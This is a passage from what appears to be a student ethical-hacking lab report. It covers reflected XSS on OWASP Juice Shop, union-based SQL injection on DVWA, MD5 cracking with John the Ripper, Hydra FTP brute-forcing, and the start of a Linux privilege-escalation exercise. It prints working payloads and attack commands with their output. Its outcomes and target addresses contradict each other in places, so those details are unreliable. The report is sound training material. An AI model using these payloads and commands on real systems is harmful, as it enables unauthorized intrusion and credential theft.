
**Step 2:** Accessing and interacting with owasp juice shop

Action: open a web browser (e.G., firefox) and go to: <http://localhost:3000>

Explanation: this address connects your browser to the owasp juice shop web application running locally on port 3000. This works because the docker container's port 3000 has been mapped to the host machine, making the app accessible.

Security challenge interaction: once loaded, begin working on the built-in security challenges. These exercises typically involve testing for vulnerabilities such as sql injection, broken authentication, or security misconfigurations—simulating real-world web application attacks.

**Step 3:** Configuring burp suite and firefox for intercepting traffic




Action:

1. Open burp suite and navigate to the proxy tab.
  - Go to the intercept sub-tab.
  - Make sure intercept is off initially; you can toggle it on when ready to capture traffic.
  - Other options like http history, websockets, and proxy settings are available to manage traffic logs and configurations.
2. Configure firefox to route traffic through burp suite:
  - Open firefox's connection settings.
  - Choose manual proxy configuration.
  - Set http proxy to 127.0.0.1 and port to 8080 (burp suite's default).
  - Check "also use this proxy for https" to ensure encrypted traffic is captured.

Explanation: this setup allows burp suite to intercept and inspect all web traffic from firefox, enabling detailed analysis and manipulation of http/s requests for security testing.

#### **Step 4:** Intercepting http requests with burp suite



Explanation: in this step, burp suite is now fully set up and actively intercepting http Traffic between the browser and web applications.


The image shows:

- the intercept tab is enabled with the status: intercept is on.
- this means burp suite is ready to capture and manipulate http requests.
- when a request is made from the browser (e.G., to owasp juice shop), it will appear

Here before being forwarded to the server.

This is one of burp's core features—allowing manual inspection and modification of web Traffic in real time, which is crucial for testing security vulnerabilities like injection attacks, Authentication flaws, and more.

#### Step 5: Testing search functionality with interception active



What's happening:

- you entered the keyword "anything" into the search bar of owasp juice shop

(localhost:3000).

- the browser sent a search request, and because burp suite's intercept is on, that

Request was likely captured and is visible in burp's http history or proxy tab.

- no products were returned in the result, meaning "anything" didn't match any items in the Product database.

Why this is important:

- this is a basic but important interaction to test how the application handles user input.
- you're setting up for deeper testing, like:

O parameter manipulation

O xss


O sql injection

O path traversal, etc.


- by capturing this request in burp, you can now replay it, modify it, or send it to

Repeater, intruder, or scanner for further exploration.

### **Step 6:** Intercepting the xss payload request



- intercepted request:
- “anything”
- this is a get request to juice shop's /rest/products/search endpoint, with the Xss payload in the q parameter.
  - the user-agent is firefox, and headers look normal.
  - you can now:
- forward the request to let it reach the server.
  - send it to repeater for deeper analysis or tweaking.
  - send it to intruder to test other payloads automatically.

**Step 7:** Exploiting a reflected xss vulnerability

What happened:

You injected the following payload into the search parameter:

```
<iframe src="javascript:alert('xss')">
```

When visiting this url:

```
Http://localhost:3000/#/search?Q=<iframe src="javascript:alert('xss')">
```

The browser executed the javascript, and an alert box appeared confirming the xss vulnerability.

**Reflected xss – impact analysis & mitigation****Impact analysis**

1. Risk level: high – reflected xss can be exploited to attack users directly.
2. Potential impacts:
  - Session hijacking via document.Cookie
  - Phishing with fake login forms
  - Drive-by malware downloads
  - Keylogging via injected javascript
  - Browser-based exploits
  - Reputational damage to affected websites
3. Exploitation example: a user clicks a malicious url like:  
`http://site.Com/search?Q=<script>steal()</script>` this runs the attacker's script in the user's browser.

## Mitigation strategies

1. Input validation:
  - Sanitize input; disallow unsafe characters (<, >, etc.)
  - Use whitelisting wherever possible
2. Output encoding:
  - Encode dynamic data based on context (html, js, url)
  - Use libraries like owasp java encoder, antixss, or dompurify
3. Content security policy (csp):
  - Restrict script sources: content-security-policy: default-src 'self'; script-src 'self'
4. Avoid dangerous dom methods:
  - Don't use innerhtml, document.write()
  - Use textcontent or safe frameworks (react, vue)
5. Use httponly cookies:
  - Prevent javascript from accessing session cookies.

## Results:

The Juice Shop application was successfully launched in a Docker container using the command:

```
sudo docker run -d -p 3000:3000 bkimminich/juice-shop
```

The application became accessible at <http://localhost:3000>. Firefox was configured to use **Burp Suite** as a proxy (127.0.0.1:8080), enabling interception of HTTP traffic. By submitting a harmless search term like "anything", HTTP requests to `/rest/products/search?q=` were intercepted and analyzed.

A **reflected XSS** payload was injected as follows:

```
<iframe src="javascript:alert('xss')">
```

When this payload was submitted in the query string (<http://localhost:3000/#/search?q=...>), a **JavaScript alert box** executed, confirming a reflected XSS vulnerability.



## Experiment 6: Password cracking & credential harvesting

### Objective:

To demonstrate how attackers crack or harvest credentials from vulnerable systems, evaluate the strength of stored or intercepted passwords, and simulate real-world attacks using offline and online password cracking tools.

### Tools required:

- John the ripper or hashcat – for offline password cracking
- Hydra – for online brute-force attacks
- Burp suite – for intercepting login credentials
- Wireshark – to capture login traffic (if insecure protocols are used)
- Rockyou.Txt or similar wordlist – for dictionary-based attacks

### Step 1: Finding the ip address of metasploitable 2

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9f:60:7c
          inet addr:192.168.1.39  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9f:607c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4647 (4.5 KB)  TX bytes:6922 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Brief explanation: before launching any exploit or scan, you need to know the target machine's ip address to direct your tools properly. On the metasploitable 2 vm, the ip address can be found by checking the network configuration inside the vm.

How to find the ip address:

1. Log into the metasploitable 2 vm using credentials (default: msfadmin / msfadmin).
2. Open the terminal and execute the command:

Ifconfig

Or

Ip addr show

3. Identify the network interface in use (usually eth0) and locate the ip address under the inet field, for example, 192.168.1.38.

### Step 2: Performing sql injection on dvwa (damn vulnerable web application)



Brief explanation:

In this step, an sql injection attack is executed on the dvwa web application to

Demonstrate how vulnerable web forms can be exploited to extract sensitive database


Information. The url shown at the top:

[Http://192.168.122.33/vulnerabilities/sqli/?id=1'+union+select+user,password+from+users+--+&submit=submit](http://192.168.122.33/vulnerabilities/sqli/?id=1'+union+select+user,password+from+users+--+&submit=submit)

ers+--+&submit=submit

Is an example of a union-based sql injection.

### Step 3: Cracking the password hash using john the ripper



```
(root@rakshith)-[/home/rakshith]
# echo "admin:5f4dcc3b5aa765d61d8327deb882cf99" > dvwa_hash.txt

(root@rakshith)-[/home/rakshith]
# sudo gunzip /usr/share/wordlists/rockyou.txt.gz

(root@rakshith)-[/home/rakshith]
# ls -la /usr/share/wordlists/rockyou.txt
-rw-r--r-- 1 root root 139921507 May 12 2023 /usr/share/wordlists/rockyou.txt

(root@rakshith)-[/home/rakshith]
# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa_hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
lg 0:00:00:00 DONE (2025-05-18 15:41) 100.0g/s 38400p/s 38400c/s 38400C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(root@rakshith)-[/home/rakshith]
# john --show --format=raw-md5 dvwa_hash.txt
admin:password

1 password hash cracked, 0 left

(root@rakshith)-[/home/rakshith]
# cat ~/.john/john.pot
$dynamic_05f4dcc3b5aa765d61d8327deb882cf99:password

(root@rakshith)-[/home/rakshith]
#
```

#### 1. Create the hash file

Echo "admin:5f4dcc3b5aa765d61d8327deb882cf99" > dvwa\_hash.Txt

- This creates a text file with a username and md5 hash of the password.

#### 2. Unzip the wordlist

Sudo gunzip /usr/share/wordlists/rockyou.Txt.Gz

- Decompresses the popular rockyou.Txt wordlist if it isn't already uncompressed.

#### 3. Verify the wordlist file exists

Ls -la /usr/share/wordlists/rockyou.Txt

- Confirms that the rockyou.Txt wordlist file is present and ready to use.

#### 4. Run john the ripper to crack the hash

John --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.Txt dvwa\_hash.Txt

- Launches the hash cracking process using the specified format and wordlist.

#### 5. Show cracked passwords

John --show --format=raw-md5 dvwa\_hash.Txt


- Displays the username and cracked password (in this case, admin:password).

## 6. View the stored cracked hashes

Cat ~/.John/john.Pot

- Shows the pot file that stores previously cracked hashes and corresponding passwords.

### Step 4: Creating username and password lists for hydra



```
File Actions Edit View Help
(root@rakshith)-[/home/rakshith]
# nano username.txt
(root@rakshith)-[/home/rakshith]
# nano password.txt
```



```
File Actions Edit View Help
GNU nano - 2.9.4
root
admin
user
test
ubuntu
345gs5662d34
nproc
postgres
oracle
ftpuser
█
```

Objective: prepare essential wordlists for brute force attacks using hydra.

1. Create a username list:

Nano username.Txt

Add common usernames (one per line):

Admin

Root

User

Administrator

Msfadmin

## 2. Create a password list:

Nano password.Txt

Add commonly used passwords:

123456

Admin

Welcome

Password1

123123

## 3. Save & exit:

- Press ctrl + o, then enter to save.
- Press ctrl + x to exit.
- Use cat username.Txt and cat password.Txt to verify contents.

These custom wordlists are critical for conducting targeted and effective brute force testing during ethical hacking.

## Step 5: Using hydra for password cracking



```
root@kali:~# hydra -l msfadmin -P password.txt ftp://192.168.1.10 -vV
Hydra v9.9.9 (64-bit) by Lee Morten/TTC & David MacIsaac - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-16 11:50:16
[INFO] max 30 tasks and 1 server, opened 16 tasks. 66 login tries (11319/61 - 75 tries per task)
[INFO] attacking via ftp://192.168.1.10:21/
[CRITICAL] host: 192.168.1.10 login: msfadmin password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-16 11:50:18
```

Objective: use hydra to crack ftp login credentials on a target system using prepared username and password lists.

Command used:

Hydra -l username.Txt -p password.Txt ftp://192.168.1.39

Explanation:

- -l username.Txt: uses the file containing a list of potential usernames.
- -p password.Txt: uses the file containing common passwords.
- Ftp://192.19.1.195: target ftp service on ip 192.19.1.195.

Outcome: hydra attempts all username-password combinations. If valid credentials are found, they are displayed in the output—proving the target is vulnerable to brute force attacks.

## 1. Impact analysis

### A. System impact

- Target system status: no valid credentials were found; no unauthorized access occurred.
- Network traffic: only 13 login attempts were made, causing minimal network load.
- Server load: very low impact due to short duration (~4 seconds) and limited attempts.
- Detection risk: failed attempts may be logged and trigger alerts, depending on server configurations.

### B. Legal and ethical considerations

- Authorization: testing without explicit permission is illegal and unethical.
- Ethical practice: penetration testing must only be done on authorized systems with proper documentation and consent.

## 2. Mitigation measures

### A. For ethical pentesters

- Get written authorization: always test only with prior written consent.
- Limit impact: use throttling and fewer threads to avoid suspicion or system overload.
- Maintain records: document all tools, commands, configurations, and outcomes.

### B. For system administrators

- Account lockouts: implement lockout policies after several failed attempts.
- Secure protocols: replace insecure services like ftp with sftp or ftps.
- Strong passwords: enforce strong password policies with regular changes.
- Monitoring tools: use tools like fail2ban or snort to detect and block brute-force attacks.

## Results:

In this experiment, the strength of stored and intercepted credentials was assessed using tools like John the Ripper, Hydra, and Burp Suite. The IP address of the Metasploitable 2 machine was identified, and an SQL injection attack on DVWA exposed a password hash, which was successfully cracked using John and the `rockyou.txt` wordlist, revealing the plaintext password "password." Custom username and password lists were created and used with Hydra to perform a brute-force attack on the FTP service, though no valid credentials were found. The exercise demonstrated the risks of weak password storage and insecure protocols, highlighting the importance of strong passwords, secure authentication mechanisms, and proper mitigation techniques.

## Experiment 8: Privilege escalation on a compromised host

### Objective:

To identify and exploit local privilege escalation vulnerabilities on a compromised Linux host, escalating from a non-privileged shell to full root access, thereby assessing post-exploitation risks and helping the security team understand potential damage.

### Tools Used:

- **Linpeas:** Automated script to scan for privilege escalation vectors on Linux systems.
- **Netcat:** To transfer linpeas output from target to attacker machine.
- **Dirty Cow Exploit (CVE-2016-5195):** A known Linux kernel vulnerability exploiting a race condition in the copy-on-write mechanism to gain root access.
- **Standard Linux commands:** ifconfig/ip, rlogin, wget, chmod, gcc, id, uname.

### Step 1: Installing and accessing linpeas on kali linux

```

root@kali:~# sudo apt install peass
peass is already the newest version (1.0.0-1).
peass set to manually installed.
The following packages were automatically installed and are no longer required:
  lib-brotli1 libffi7 libgmp10 libhogweed4 libidn2-0 libltdl7 libnettle8_1 libonig2 libp11-kit0 libpython3.9-minimal libpython3.9-stdlib libsecp256k1 libsqlite3-0 libssl3 libxml2 python3-certifi python3-cryptography python3-dnspython python3-idna python3-jinja2 python3-markupsafe python3-openssl python3-pysocks python3-requests python3-typing-extensions python3-urllib3 python3-yaml
Use 'dpkg --get-selections' to choose them.

Summary:
  upgrading: 0, installing: 0, removing: 0, not upgrading: 0
  0 packages upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali:~#

```

Objective: prepare and access the linpeas tool, which is used to identify local privilege escalation opportunities on linux systems.

### Instructions & explanation:

1. Install peass-ng (if not already installed):

Sudo apt install peass

- Confirms if peass (which includes linpeas) is already installed.
- If up to date, you'll see: "peass is already the newest version."

2. List available linpeas scripts: run:

Linpeas -h

- Displays various script options for different architectures:
  - Linpeas.Sh (for most linux systems)

- Linpeas\_linux\_amd64, linpeas\_linux\_arm64, etc.

Outcome: you now have linpeas installed and ready to run privilege escalation scans using linpeas.Sh on the target system.

## Step 2: Finding the ip address of metasploitable 2

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9f:60:7c
          inet addr:192.168.1.39  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9f:607c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4647 (4.5 KB)  TX bytes:6922 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Brief explanation: before launching any exploit or scan, you need to know the target machine's ip address to direct your tools properly. On the metasploitable 2 vm, the ip address can be found by checking the network configuration inside the vm.

How to find the ip address:

1. Log into the metasploitable 2 vm using credentials (default: msfadmin / msfadmin).
2. Open the terminal and execute the command:

Ifconfig

Or

Ip addr show

3. Identify the network interface in use (usually eth0) and locate the ip address under the inet field, for example, 192.168.1.38.

## Step 3: Using rlogin for remote access



```
(root@kali)~[/home/kali]
# rlogin 192.168.44.129 -l msfadmin
Last login: Mon May  5 10:15:50 EDT 2025 on tty1 192.168.44.129
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Purpose: establish a remote login session to the target system using the rlogin command.

Command:

Rlogin 192.168.1.39 -l msfadmin

Explanation:

- Connects to the host at 192.168.44.129 using the username msfadmin.
- Provides terminal access to the remote machine, functioning like a local session.

Expected output:

- A welcome message with:
  - Last login info.
  - System details (e.G., ubuntu version).
  - Notices about open-source software and lack of warranty.

Security note:

- Rlogin transmits data in plaintext. Use only on trusted, secure networks.

**Step 4:** Analyzing network interfaces & starting a simple http server

```

root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a8:19:a5 brd ff:ff:ff:ff:ff:ff
